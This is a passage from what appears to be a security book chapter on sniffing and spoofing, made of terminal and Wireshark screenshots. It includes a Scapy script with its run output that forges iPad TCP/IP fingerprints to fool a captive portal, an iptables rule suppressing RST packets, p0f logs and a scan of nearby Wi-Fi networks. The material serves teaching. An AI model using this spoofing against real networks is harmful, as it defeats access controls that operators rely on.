root@yokwe:~# iptables -F && iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flags RST RST -s 192.168.108.225 -d 192.168.108.215 -j DROP
root@yokwe:~# iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination
Chain FORWARD (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
DROP tcp -- yokwe 192.168.108.215 tcp dpt:http flags:RST/RST
root@yokwe:~#



Applications
Places
Terminal
Sun 13:39
root@yokwe: ~
File Edit View Search Terminal Help
GNU nano 2.9.1 webservertest
$ubj=cli|os=Linux 3.11 and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,7:mss$
[2018/04/08 13:38:31] mod=mtu|cli=192.168.108.225/38202|srv=192.168.108.215/80|subj=cl$
[2018/04/08 13:38:31] mod=syn+ack|cli=192.168.108.225/38202|srv=192.168.108.215/80|sub$
[2018/04/08 13:38:31] mod=mtu|cli=192.168.108.225/38202|srv=192.168.108.215/80|subj=sr$
[2018/04/08 13:38:31] mod=http request|cli=192.168.108.225/38202|srv=192.168.108.215/8$
[2018/04/08 13:38:41] mod=uptime|cli=192.168.108.225/38202|srv=192.168.108.215/80|subj$
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line



Applications
Places
Terminal
Sun 16:26
root@yokwe: ~
File Edit View Search Terminal Help
GNU nano 2.9.1 captiveportaliPad.py Modified
#!/usr/bin/python
from scapy.all import *
CPIPADDRESS="192.168.108.215"
SOURCEP=random.randint(1024,65535)
ip=IP(dst=CPIPADDRESS, flags="DF", ttl=64)
tcpopt=[("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None), ("NOP",None), ("Timest$
SYN=TCP(sport=SOURCEP, dport=80, flags="S", seq=1000, window=0xffff, options=tcpopt)
SYNACK=sr1(ip/SYN)
ACK=TCP(sport=SOURCEP, dport=80, flags="A", seq=SYNACK.ack+1, ack=SYNACK.seq+1, window$
send(ip/ACK)
request="GET / HTTP/1.1\r\nHost: " + CPIPADDRESS + "\rMozilla/5.0 (iPad; CPU OS 9_3_2 $
PUSH=TCP(sport=SOURCEP, dport=80, flags="PA", seq=1001, ack=0, window=0xffff)
send(ip/PUSH/request)
RST=TCP(sport=SOURCEP, dport=80, flags="R", seq=1001, ack=0, window=0xffff)
send(ip/RST)
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line


Applications
Places
Terminal
Sun 15:44
1
root@yokwe: ~
File Edit View Search Terminal Help
root@yokwe:~# iptables -F && iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flag
s RST RST -s 192.168.108.225 -d 192.168.108.215 -j DROP
root@yokwe:~# ./captiveportaliPad.py
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
root@yokwe:~#



Applications
Places
Terminal
Sun 15:46
1
root@yokwe: ~
File Edit View Search Terminal Help
.-[192.168.108.225/56266 -> 192.168.108.215/80 (syn)]-
|
| client = 192.168.108.225/56266
| os = iOS iPhone or iPad
| dist = 0
| params = none
| raw_sig = 4:64+0:0:1460:65535,2:mss,nop,ws,nop,nop,ts,sok,eol+1:df,id+:0
|
`----
.-[192.168.108.225/56266 -> 192.168.108.215/80 (mtu)]-
|
| client = 192.168.108.225/56266
| link = Ethernet or modem
| raw_mtu = 1500
|
`----
.-[192.168.108.225/56266 -> 192.168.108.215/80 (syn+ack)]-
|
| server = 192.168.108.215/80
| os = ???
| dist = 0
| params = none
| raw_sig = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df:0
|
`----

Chapter 2: Sniffing and Spoofing






Time	Source	Destination	Protocol	Length	Info
8.655934		AmazonTe_3e:a1:63 (50:f5:d…	802.11	10	Acknowledgement, Flags=........
8.758336		AmazonTe_3e:a1:63 (50:f5:d…	802.11	10	Acknowledgement, Flags=........
8.804954	10.108.108.108	239.255.255.250	SSDP	509	NOTIFY * HTTP/1.1
8.813658	10.108.108.108	239.255.255.250	SSDP	507	NOTIFY * HTTP/1.1
8.822874	10.108.108.108	239.255.255.250	SSDP	525	NOTIFY * HTTP/1.1
8.831578	10.108.108.108	239.255.255.250	SSDP	454	NOTIFY * HTTP/1.1
8.835674	10.108.108.108	239.255.255.250	SSDP	493	NOTIFY * HTTP/1.1
8.839770	10.108.108.108	239.255.255.250	SSDP	454	NOTIFY * HTTP/1.1
8.852572	10.108.108.108	239.255.255.250	SSDP	517	NOTIFY * HTTP/1.1





BSSID	Channel	SSID	Percent Packets	Percent Retry	Retry	Beacons	Data Pkts	Probe
60:38:e0:e1:c2:31	3	YokNet - VPN	15.8	0.0	0	1	23	
0e:02:8e:9d:2c:64	3	BcsHouse	14.4	6.9	2	1	26	
12:02:8e:9d:2c:64	3	<Broadcast>	12.9	0.0	0	1	25	
08:62:66:3b:6f:c8	3	YokNet	9.9	0.0	0	1	15	
1c:87:2c:48:e8:20	3	YokNet	5.4	36.4	4	1	5	
b6:b9:8a:61:dd:2a	3	ORBI58	5.0	10.0	1	1	8	
ff:ff:ff:ff:ff:ff	2	<Broadcast>	4.0	0.0	0	0	0	
dc:ef:09:03:4c:48	11	NETGEAR82	3.5	0.0	0	1	5	
ba:b9:8a:5f:7e:60	3	<Broadcast>	3.0	0.0	0	1	4	
40:16:7e:59:a7:a1	11	YokNet - Visitors	2.0	0.0	0	1	3	
78:96:84:0e:b6:50		<Broadcast>	2.0	0.0	0	0	4	
b6:b9:8a:5f:7e:60	3	ORBI58	2.0	0.0	0	1	3	
08:86:3b:33:4b:6e	6	belkin.b6e	1.5	0.0	0	1	2	
0c:54:a5:cc:dc:20	6	Sparty8-2.4	1.0	0.0	0	1	0	
70:8b:cd:c3:8a:79	11	YokNet - Visitors	1.0	0.0	0	1	1	
da:90:43:62:3a:f5	5	PeakWiFi	1.0	0.0	0	1	0	
0a:90:43:62:37:49	11	<Broadcast>	0.5	0.0	0	1	0	
0a:90:43:62:3a:f5	11	<Broadcast>	0.5	0.0	0	1	0	
0a:90:43:62:41:ad	1	<Broadcast>	0.5	0.0	0	1	0	
0c:54:a5:cc:dc:21	6	<Broadcast>	0.5	0.0	0	1	0	
0c:54:a5:cc:dc:22	6	xfinitywifi	0.5	0.0	0	1	0	
28:cf:da:b5:1d:11	1	Ferrari	0.5	0.0	0	1	0	
2c:99:24:29:18:91	11	ARRIS-1893	0.5	0.0	0	1	0	
40:16:7e:59:a7:a0	11	\000\000\000\000\0...	0.5	0.0	0	1	0	
6a:54:fd:ab:2f:64	6	\000\000\000\000\0...	0.5	0.0	0	1	0	
6c:b0:ce:0b:7b:dc	11	NETGEAR14	0.5	0.0	0	1	0	
6e:b0:ce:5e:67:20	9	NETGEAR_Guest	0.5	0.0	0	1	0	
7a:e1:03:71:5d:2d	6	\000\000\000\000\0...	0.5	0.0	0	1	0	
92:3b:ad:34:57:87	10	ORBI16	0.5	0.0	0	1	0	





	Source	Destination	Protocol	Length	Info
615488	DeltaEle_ee:4c:24	Broadcast	802.11	160	Data, SN=2476, FN=0, Flags=.pm...F.
616510	DeltaEle_ee:4c:24	Broadcast	802.11	145	Data, SN=2477, FN=0, Flags=.p....F.
676414	DeltaEle_ee:4c:24	Broadcast	802.11	160	Data, SN=2508, FN=0, Flags=.p....F.
947774	DeltaEle_ee:4c:24	Broadcast	802.11	160	Data, SN=2575, FN=0, Flags=.p....F.


Protocol	Length	Info
DNS	76	Standard query 0x0a7e A www.facebook.com
TLSv1.2	1107	Application Data
DNS	244	Standard query response 0x0a7e A www.facebook.com CNAME
DNS	76	Standard query 0xec8b AAAA www.facebook.com
DNS	256	Standard query response 0xec8b AAAA www.facebook.com CN
TCP	66	443 → 57060 [ACK] Seq=586507 Ack=103924 Win=1496 Len=0
TLSv1.2	108	Application Data
TCP	66	57060 → 443 [ACK] Seq=104965 Ack=586549 Win=2045 Len=0
TCP	66	443 → 57060 [ACK] Seq=586549 Ack=104965 Win=1507 Len=0
TLSv1.2	347	Application Data
TCP	66	57060 → 443 [ACK] Seq=104965 Ack=586830 Win=2045 Len=0
TLSv1.2	85	Encrypted Alert
TLSv1.2	97	Encrypted Alert

